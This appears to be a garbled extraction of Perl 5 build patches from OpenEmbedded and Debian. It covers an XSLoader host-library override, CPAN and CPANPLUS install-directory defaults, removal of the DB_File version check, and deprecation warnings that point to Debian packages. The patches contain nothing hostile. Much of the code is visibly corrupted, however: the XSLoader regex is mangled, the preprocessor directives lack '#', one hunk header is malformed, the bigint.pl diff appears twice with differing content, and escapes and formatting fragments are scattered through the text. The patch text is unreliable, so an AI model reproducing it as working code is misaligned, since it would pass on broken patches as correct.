Allow the location that .so files are searched for for dynamic loading to be changed via an environment variable. This is to allow us to load .so's from the host system while building for the target system.

Update by Nitin A Kamble <nitin.a.kamble@intel.com> 2011/04/21

Index: perl-5.14.2/dist/XSLoader/XSLoader\_pm.PL

=====

--- perl-5.14.2.orig/dist/XSLoader/XSLoader\_pm.PL

+++ perl-5.14.2/dist/XSLoader/XSLoader\_pm.PL

@@ -28,6 +28,20 @@ sub load {

```

    my ($module, $modlibname) = caller();

```

```

+   # OE: Allow env to form dynamic loader to look in a different place
+   # This is so it finds the host .so files, not the targets
+   if (defined $ENV{PERLHOSTLIB})

```

```

+ {
+     my $hostlib = $ENV{PERLHOSTLIB};
+     print STDERR "**** Module name IN: $modlibname\n";
+     ($p1, $p2, $p3, $p4, $p5) = $modlibname =~ m/^(.*lib\w*\V)?((perl\[0-9\.*\V)?)(.*)$/;
+     print STDERR "**** p1: $p1 p3: $p3 p5: $p5\n";
+     if ( $p1 ne "" ) {
+         $modlibname = $hostlib.$p5;
+     }
+     print STDERR "**** Module name OUT: $modlibname\n";
+ }
+
+     if (@_) {
+         $module = $_[0];
+     } else {

```

perl-enable-gdbm.patch

Upstream-Status:Inappropriate [embedded specific]

Index: perl-5.8.8/config\_h.SH

=====

--- perl-5.8.8.orig/config\_h.SH 2005-11-01 02:13:05.000000000 +0800

+++ perl-5.8.8/config\_h.SH 2010-11-01 17:06:07.215219738 +0800

@@ -709,6 +709,12 @@

\*/

#\$i\_float I\_FLOAT /\*\*/

```
+/* I_GDBM:
+ *   This symbol, if defined, indicates that <gdbm.h> exists and should
+ *   be included.
+ */
+
+/*#ifndef I_GDBM /**/
+
+*/
```

```

/* I_LIMITS:

*      This symbol, if defined, indicates to the C program that it should
*
*      include <limits.h> to get definition of symbols like WORD_BIT or
perl-moreconfig.patch

Upstream-Status:Inappropriate [embedded specific]

```

We need `ld` in the fake config library, but it's not included by default. So expand the number of items included. While this works it indicates that the rest of the config items are not being picked up and/or are being picked up from the host. More investigation needed.

```
--- perl-5.8.8/configpm 2007/04/20 09:48:05 1.1
+++ perl-5.8.8/configpm 2007/04/20 09:57:12
@@ -2,7 +2,7 @@
use strict;

use vars qw(%Config $Config_SH_expanded);

-my $show_many_common = 22;
+my $show_many_common = 50;
```

# commonly used names to precache (and hence lookup fastest)

my %Common;

run-ptest

#!/bin/sh

cd t && ./TEST | sed -u -e 's/^\\([^. \\t]\*\\)\\.\\.\\.\\.+ok/PASS: \\1/' -e 's/^\\([^. \\t]\*\\)\\.\\.\\.\\.+skipped/SKIP: \\1/' -e 's/^\\([^. \\t]\*\\)\\.\\.\\.\\.+\\(.\*/FAIL: \\1\\n\\2/'

arm\_thread\_stress\_timeout.diff

Upstream-Status:Inappropriate [debian patches]

From f624a9f1206cdd44fde99c40d82e2f326db485dd Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Sat, 1 Nov 2008 15:10:16 +0200

Subject: Raise the timeout of ext/threads/shared/t/stress.t to accommodate  
slower build hosts

Bug-Debian: <http://bugs.debian.org/501970>

Patch-Name: debian/arm\_thread\_stress\_timeout.diff

---

dist/threads-shared/t/stress.t | 2 +-  
1 files changed, 1 insertions(+), 1 deletions(-)

diff --git a/dist/threads-shared/t/stress.t b/dist/threads-shared/t/stress.t

index adfd1ed..652a3e6 100644

--- a/dist/threads-shared/t/stress.t

+++ b/dist/threads-shared/t/stress.t

@@ -34,7 +34,7 @@ use threads::shared;

{

my \$cnt = 50;

- my \$TIMEOUT = 60;

+ my \$TIMEOUT = 150;

my \$mutex = 1;

share(\$mutex);

cpan\_definstalldirs.diff

Upstream-Status:Inappropriate [debian patches]

From 4b63b9a433661cd13cfb1448dbfb90c5f53a53be Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: Provide a sensible INSTALLDIRS default for modules installed from  
CPAN.

Some modules which are included in core set INSTALLDIRS => 'perl'

explicitly in Makefile.PL or Build.PL. This makes sense for the normal @INC  
ordering, but not ours.

Patch-Name: debian/cpan\_definstalldirs.diff

---

cpan/CPAN/lib/CPAN/FirstTime.pm | 4 ++--

1 files changed, 2 insertions(+), 2 deletions(-)



```
diff --git a/cpan/CPAN/lib/CPAN/FirstTime.pm b/cpan/CPAN/lib/CPAN/FirstTime.pm
```

```
index 667bdca..c38c890 100644
```

```
--- a/cpan/CPAN/lib/CPAN/FirstTime.pm
```

```
+++ b/cpan/CPAN/lib/CPAN/FirstTime.pm
```

```
@@ -990,7 +990,7 @@ sub init {
```

```
    my_prompt_loop(prefer_installer => 'MB', $matcher, 'MB|EUMM|RAND');
```

```
    if (!$matcher or 'makepl_arg make_arg' =~ /$matcher/) {
```

```
-    my_dflt_prompt(makepl_arg => "", $matcher);
```

```
+    my_dflt_prompt(makepl_arg => "INSTALLDIRS=site", $matcher);
```

```
    my_dflt_prompt(make_arg => "", $matcher);
```

```
    if ( $CPAN::Config->{makepl_arg} =~ /LIBS=|INC=/ ) {
```

```
        $CPAN::Frontend->mywarn(
```

```
@@ -1022,7 +1022,7 @@ sub init {
```

```
    my_dflt_prompt(make_install_arg => $CPAN::Config->{make_arg} || "",
```

```
        $matcher);
```

```
-    my_dflt_prompt(mbuildpl_arg => "", $matcher);
```

```
+    my_dflt_prompt(mbuildpl_arg => "--installdirs site", $matcher);
```

```
    my_dflt_prompt(mbuild_arg => "", $matcher);
```

```
    if (exists $CPAN::HandleConfig::keys{mbuild_install_build_command})
```

```
cpanplus_config_path.diff
```

```
Upstream-Status:Inappropriate [debian patches]
```

From 9825086b15f34f365a272cc8d6caf4e2044bede6 Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Mon, 6 Jul 2009 22:17:53 +0300

Subject: Save local versions of CPANPLUS::Config::System into /etc/perl.

This is a configuration file and needs to go in /etc by policy.

Besides, /usr may not even be writable.

This mirrors the Debian setup of CPAN.pm in debian/cpan\_config\_path.

See #533707.

Patch-Name: debian/cpanplus\_config\_path.diff

---

cpan/CPANPLUS/lib/CPANPLUS/Configure.pm | 1 +

cpan/CPANPLUS/lib/CPANPLUS/Internals/Constants.pm | 3 +++

2 files changed, 4 insertions(+), 0 deletions(-)

diff --git a/cpan/CPANPLUS/lib/CPANPLUS/Configure.pm

b/cpan/CPANPLUS/lib/CPANPLUS/Configure.pm

index ba1ca07..25cbe5f 100644

--- a/cpan/CPANPLUS/lib/CPANPLUS/Configure.pm

+++ b/cpan/CPANPLUS/lib/CPANPLUS/Configure.pm

@@ -280,6 +280,7 @@ Saves the configuration to the package name you provided.

If this package is not C<CPANPLUS::Config::System>, it will

be saved in your C<.cpanplus> directory, otherwise it will

be attempted to be saved in the system wide directory.

+(On Debian systems, this system wide directory is /etc/perl.)

If no argument is provided, it will default to your personal  
config.

```
diff --git a/cpan/CPANPLUS/lib/CPANPLUS/Internals/Constants.pm
b/cpan/CPANPLUS/lib/CPANPLUS/Internals/Constants.pm
```

```
index 443d5a4..f7085a8 100644
```

```
--- a/cpan/CPANPLUS/lib/CPANPLUS/Internals/Constants.pm
```

```
+++ b/cpan/CPANPLUS/lib/CPANPLUS/Internals/Constants.pm
```

```
@@ -209,6 +209,9 @@ use constant CONFIG_USER_FILE => sub {
```

```
    ) . '.pm';
```

```
};
```

```
use constant CONFIG_SYSTEM_FILE => sub {
```

```
+         # Debian-specific shortcut
```

```
+         return '/etc/perl/CPANPLUS/Config/System.pm';
```

```
+ 
```

```
         require CPANPLUS::Internals;
```

```
         require File::Basename;
```

```
         my $dir = File::Basename::dirname(
```

```
cpanplus_definstalldirs.diff
```

Upstream-Status:Inappropriate [debian patches]

From 66517b14790aa6410fd37e411dd62521e1e02b7f Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Mon, 6 Jul 2009 21:58:41 +0300

Subject: Configure CPANPLUS to use the site directories by default.

Bug-Debian: <http://bugs.debian.org/533707>

The core modules usually default to `INSTALLDIRS=perl` (`ExtUtils::MakeMaker`)  
or `installdirs=core` (`Module::Build`), so we need to explicitly ask for  
the site destination to get upgraded versions into `/usr/local`.

See also the sister patch, `debian/cpan_definstalldirs`.

Patch-Name: `debian/cpanplus_definstalldirs.diff`

---

`cpan/CPANPLUS/lib/CPANPLUS/Config/System.pm` | 30 ++++++

1 files changed, 30 insertions(+), 0 deletions(-)

create mode 100644 `cpan/CPANPLUS/lib/CPANPLUS/Config/System.pm`

`diff --git a/cpan/CPANPLUS/lib/CPANPLUS/Config/System.pm`  
`b/cpan/CPANPLUS/lib/CPANPLUS/Config/System.pm`

new file mode 100644

index 0000000..5e6e11e

--- /dev/null

+++ `b/cpan/CPANPLUS/lib/CPANPLUS/Config/System.pm`

`@@ -0,0 +1,30 @@`

`#### minimal pod, so you can find it with perldoc -l, etc`

`+=pod`

`+`

`+=head1 NAME`

```

+
+CPANPLUS::Config::System
+
+=head1 DESCRIPTION
+
+This is a CPANPLUS configuration file that sets appropriate default
+settings on Debian systems.
+
+The only preconfigured settings are C<makemakerflags> (set to
+C<INSTALLDIRS=site>) and C<buildflags> (set to C<--installdirs site>).
+
+These settings will not have any effect if
+C</etc/perl/CPANPLUS/Config/System.pm> is present.
+
+=cut
+
+
+package CPANPLUS::Config::System;
+
+sub setup {
+    my $conf = shift;
+    $conf->set_conf( makemakerflags => 'INSTALLDIRS=site' );
+    $conf->set_conf( buildflags => '--installdirs site' );
+}
+

```

+1;

db\_file\_ver.diff

Upstream-Status:Inappropriate [debian patches]

From Od1acf7af6da3a3f933faba8459ad9ff03fe3e5b Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Fri, 16 Dec 2005 01:32:14 +1100

Subject: Remove overly restrictive DB\_File version check.

Bug-Debian: <http://bugs.debian.org/340047>

Package dependencies ensure the correct library is linked at run-time.

Patch-Name: debian/db\_file\_ver.diff

---

cpan/DB\_File/version.c | 2 ++

1 files changed, 2 insertions(+), 0 deletions(-)

diff --git a/cpan/DB\_File/version.c b/cpan/DB\_File/version.c

index e01f6f6..544e6ee 100644

--- a/cpan/DB\_File/version.c

+++ b/cpan/DB\_File/version.c

@@ -48,6 +48,7 @@ \_\_getBerkeleyDBInfo()

(void)db\_version(&Major, &Minor, &Patch) ;

```
+ifndef DEBIAN
```

```
/* Check that the versions of db.h and libdb.a are the same */
```

```
if (Major != DB_VERSION_MAJOR || Minor != DB_VERSION_MINOR )
```

```
/* || Patch != DB_VERSION_PATCH) */
```

```
@ -55,6 +56,7 @@ __getBerkeleyDBInfo()
```

```
croak("\nDB_File was build with libdb version %d.%d.%d,\nbut you are attempting to run it with\nlibdb version %d.%d.%d\n",
```

```
DB_VERSION_MAJOR, DB_VERSION_MINOR, DB_VERSION_PATCH,
```

```
Major, Minor, Patch) ;
```

```
+endif /* DEBIAN */
```

```
/* check that libdb is recent enough -- we need 2.3.4 or greater */
```

```
if (Major == 2 && (Minor < 3 || (Minor == 3 && Patch < 4)))
```

deprecate-with-apt.diff

Upstream-Status:Inappropriate [debian patches]

From c2bd2059cfbba573643c748ace4ff4db4cbf015d Mon Sep 17 00:00:00 2001

From: Dominic Hargreaves <dom@earth.li>

Date: Mon, 17 May 2010 13:23:07 +0300

Subject: Point users to Debian packages of deprecated core modules

Bug-Debian: <http://bugs.debian.org/580034>

Class::ISA, Switch, Pod::Plainer, and (partially) Shell were

deprecated from the Perl core in 5.12.0.

Class::ISA, Switch, Pod::Plainer were removed from the Perl core in

5.14.0.

Shell and Devel::DProf, and Perl 4 libraries, were deprecated from the Perl core in 5.14.0.

To get a clean transition, perl/perl-modules is going to recommend the separate Debian packages of these for one release cycle so that they will be pulled in by default on upgrades.

However, on systems configured to ignore recommendations the deprecation warnings will still be useful, so modify them slightly to point to the separate packages instead.

Patch-Name: debian/deprecate-with-apt.diff

— — —

lib/abbrev.pl | 2 +-

lib/assert.pl | 2 +-

lib/bigfloat.pl | 2 +-

lib/bigint.pl | 2 +-

lib/bigrat.pl | 2 +-

lib/cacheout.pl | 2 +-

lib/complete.pl | 2 +-

lib/ctime.pl | 2 +-

lib/deprecate.pm | 16 ++++++++

lib/dotsh.pl | 2 +-



lib/exceptions.pl | 2 +-  
lib/fastcwd.pl | 2 +-  
lib/find.pl | 2 +-  
lib/finddepth.pl | 2 +-  
lib/flush.pl | 2 +-  
lib/getcwd.pl | 2 +-  
lib/getopt.pl | 2 +-  
lib/getopts.pl | 2 +-  
lib/hostname.pl | 2 +-  
lib/importenv.pl | 2 +-  
lib/look.pl | 2 +-  
lib/newgetopt.pl | 2 +-  
lib/open2.pl | 2 +-  
lib/open3.pl | 2 +-  
lib/pwd.pl | 2 +-  
lib/shellwords.pl | 2 +-  
lib/stat.pl | 2 +-  
lib/syslog.pl | 2 +-  
lib/tainted.pl | 2 +-  
lib/termcap.pl | 2 +-  
lib/timelocal.pl | 2 +-  
lib/validate.pl | 2 +-  
32 files changed, 46 insertions(+), 32 deletions(-)

diff --git a/lib/abbrev.pl b/lib/abbrev.pl

index d46321f..0168631 100644

--- a/lib/abbrev.pl

+++ b/lib/abbrev.pl

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

;  
# Usage:

;  
# %foo = ();

diff --git a/lib/assert.pl b/lib/assert.pl

index d47e006..80593c5 100644

--- a/lib/assert.pl

+++ b/lib/assert.pl

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

#

# This library is no longer being maintained, and is included for backward

diff --git a/lib/bigfloat.pl b/lib/bigfloat.pl

index 82d0f5c..c21bac6 100644

--- a/lib/bigfloat.pl

+++ b/lib/bigfloat.pl

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

package bigfloat;

require "bigint.pl";

diff --git a/lib/bigint.pl b/lib/bigint.pl

index 6de1c53..031e8ad 100644

--- a/lib/bigint.pl

+++ b/lib/bigint.pl

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

package bigint;

#

diff --git a/lib/bigint.pl b/lib/bigint.pl

index aaf1713..146a8f4 100644

--- a/lib/bigint.pl

```
+++ b/lib/bigint.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major  
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},  
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next  
major release. Please install the separate libperl4-corelibs-perl package. It is being used at  
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
package bigint;
```

```
require "bigint.pl";
```

```
diff --git a/lib/cacheout.pl b/lib/cacheout.pl
```

```
index a5da453..937405d 100644
```

```
--- a/lib/cacheout.pl
```

```
+++ b/lib/cacheout.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major  
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},  
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next  
major release. Please install the separate libperl4-corelibs-perl package. It is being used at  
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
#
```

```
# This library is no longer being maintained, and is included for backward
```

```
diff --git a/lib/complete.pl b/lib/complete.pl
```

```
index 9ed041c..2ab0c6a 100644
```

```
--- a/lib/complete.pl
```

```
+++ b/lib/complete.pl
```

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]] will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]] will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

;

#

diff --git a/lib/ctime.pl b/lib/ctime.pl

index aa00d00..ac24e71 100644

--- a/lib/ctime.pl

+++ b/lib/ctime.pl

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]] will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]] will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

;

#

diff --git a/lib/deprecate.pm b/lib/deprecate.pm

index 7562c69..fc548b0 100644

--- a/lib/deprecate.pm

+++ b/lib/deprecate.pm

@@ -7,6 +7,14 @@ our \$VERSION = 0.02;

```

our %Config;

unless (%Config) { require Config; *Config = \%Config::Config; }

+# Debian-specific change: recommend the separate Debian packages of
+# deprecated modules where available
+
+my %DEBIAN_PACKAGES = (
+  "Shell"          => "libshell-perl",
+  "Devel::DProf"   => "libdevel-dprof-perl"
+);
+
# This isn't a public API. It's internal to code maintained by the perl-porters
# If you would like it to be a public API, please send a patch with
# documentation and tests. Until then, it may change without warning.
@@ -58,9 +66,15 @@ EOM

    if (defined $callers_bitmask

        && (vec($callers_bitmask, $warnings::Offsets{deprecated}, 1)

            || vec($callers_bitmask, $warnings::Offsets{all}, 1))) {
-        warn <<"EOM";
+
+        if (my $deb = $DEBIAN_PACKAGES{$package}) {
+            warn <<"EOM";

+$package will be removed from the Perl core distribution in the next major release. Please install the
separate $deb package. It is being used at $call_file, line $call_line.

+EOM

+        } else {
+
+            warn <<"EOM";

```

\$package will be removed from the Perl core distribution in the next major release. Please install it from CPAN. It is being used at \$call\_file, line \$call\_line.

EOM

```
+      }
```

```
    }
```

```
  }
```

```
}
```

```
diff --git a/lib/dotsh.pl b/lib/dotsh.pl
```

```
index 92f1f4c..4085122 100644
```

```
--- a/lib/dotsh.pl
```

```
+++ b/lib/dotsh.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major  
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},  
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next  
major release. Please install the separate libperl4-corelibs-perl package. It is being used at  
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
#
```

```
# @(#)dotsh.pl                                03/19/94
```

```
diff --git a/lib/exceptions.pl b/lib/exceptions.pl
```

```
index 8af64c8..b5b1427 100644
```

```
--- a/lib/exceptions.pl
```

```
+++ b/lib/exceptions.pl
```

```
@@ -1,4 +1,4 @@
```

-warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

# exceptions.pl

# tchrist@convex.com

diff --git a/lib/fastcwd.pl b/lib/fastcwd.pl

index 70007a1..2c7c42e 100644

--- a/lib/fastcwd.pl

+++ b/lib/fastcwd.pl

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

# By John Bazik

#

diff --git a/lib/find.pl b/lib/find.pl

index 8e1b42c..7fb2fbf 100644

--- a/lib/find.pl

+++ b/lib/find.pl

@@ -1,4 +1,4 @@



-warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

# This library is deprecated and unmaintained. It is included for

# compatibility with Perl 4 scripts which may use it, but it will be

diff --git a/lib/finddepth.pl b/lib/finddepth.pl

index 479905f..c07cea5 100644

--- a/lib/finddepth.pl

+++ b/lib/finddepth.pl

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

# This library is deprecated and unmaintained. It is included for

# compatibility with Perl 4 scripts which may use it, but it will be

diff --git a/lib/flush.pl b/lib/flush.pl

index c427976..e5ed0ae 100644

--- a/lib/flush.pl

+++ b/lib/flush.pl

@@ -1,4 +1,4 @@

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
#
```

```
# This library is no longer being maintained, and is included for backward
```

```
diff --git a/lib/getcwd.pl b/lib/getcwd.pl
```

```
index 77b2442..3810a99 100644
```

```
--- a/lib/getcwd.pl
```

```
+++ b/lib/getcwd.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
# By Brandon S. Allbery
```

```
#
```

```
diff --git a/lib/getopt.pl b/lib/getopt.pl
```

```
index 1d4008a..019a165 100644
```

```
--- a/lib/getopt.pl
```

```
+++ b/lib/getopt.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
;$ $RCSfile: getopt.pl,v $$Revision: 4.1 $$Date: 92/08/07 18:23:58 $
```

```
#
```

```
diff --git a/lib/getopts.pl b/lib/getopts.pl
```

```
index 37ecb4a..3d27418 100644
```

```
--- a/lib/getopts.pl
```

```
+++ b/lib/getopts.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
;$ getopt.pl - a better getopt.pl
```

```
#
```

```
diff --git a/lib/hostname.pl b/lib/hostname.pl
```

```
index f57375e..b055d30 100644
```

```
--- a/lib/hostname.pl
```

```
+++ b/lib/hostname.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]] will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]] will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
# From: asherman@fmrco.com (Aaron Sherman)
```

```
#
```

```
diff --git a/lib/importenv.pl b/lib/importenv.pl
```

```
index 625edf6..52ee722 100644
```

```
--- a/lib/importenv.pl
```

```
+++ b/lib/importenv.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]] will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]] will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
# This library is no longer being maintained, and is included for backward
```

```
# compatibility with Perl 4 programs which may require it.
```

```
diff --git a/lib/look.pl b/lib/look.pl
```

```
index 7be55b2..12dcace 100644
```

```
--- a/lib/look.pl
```

```
+++ b/lib/look.pl
```

```
@@ -1,4 +1,4 @@
```

-warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

;;# Usage: &look(\*FILEHANDLE,\$key,\$dict,\$fold)

#

diff --git a/lib/newgetopt.pl b/lib/newgetopt.pl

index 4ac9470..08df6cb 100644

--- a/lib/newgetopt.pl

+++ b/lib/newgetopt.pl

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]}} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

# This library is no longer being maintained, and is included for backward

# compatibility with Perl 4 programs which may require it.

diff --git a/lib/open2.pl b/lib/open2.pl

index ceb5653..a05f2ab 100644

--- a/lib/open2.pl

+++ b/lib/open2.pl

@@ -1,4 +1,4 @@

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
# This legacy library is deprecated and will be removed in a future
```

```
# release of perl.
```

```
diff --git a/lib/open3.pl b/lib/open3.pl
```

```
index 9f4d5a4..27f7ab4 100644
```

```
--- a/lib/open3.pl
```

```
+++ b/lib/open3.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
# This legacy library is deprecated and will be removed in a future
```

```
# release of perl.
```

```
diff --git a/lib/pwd.pl b/lib/pwd.pl
```

```
index bd8123b..bdace6e 100644
```

```
--- a/lib/pwd.pl
```

```
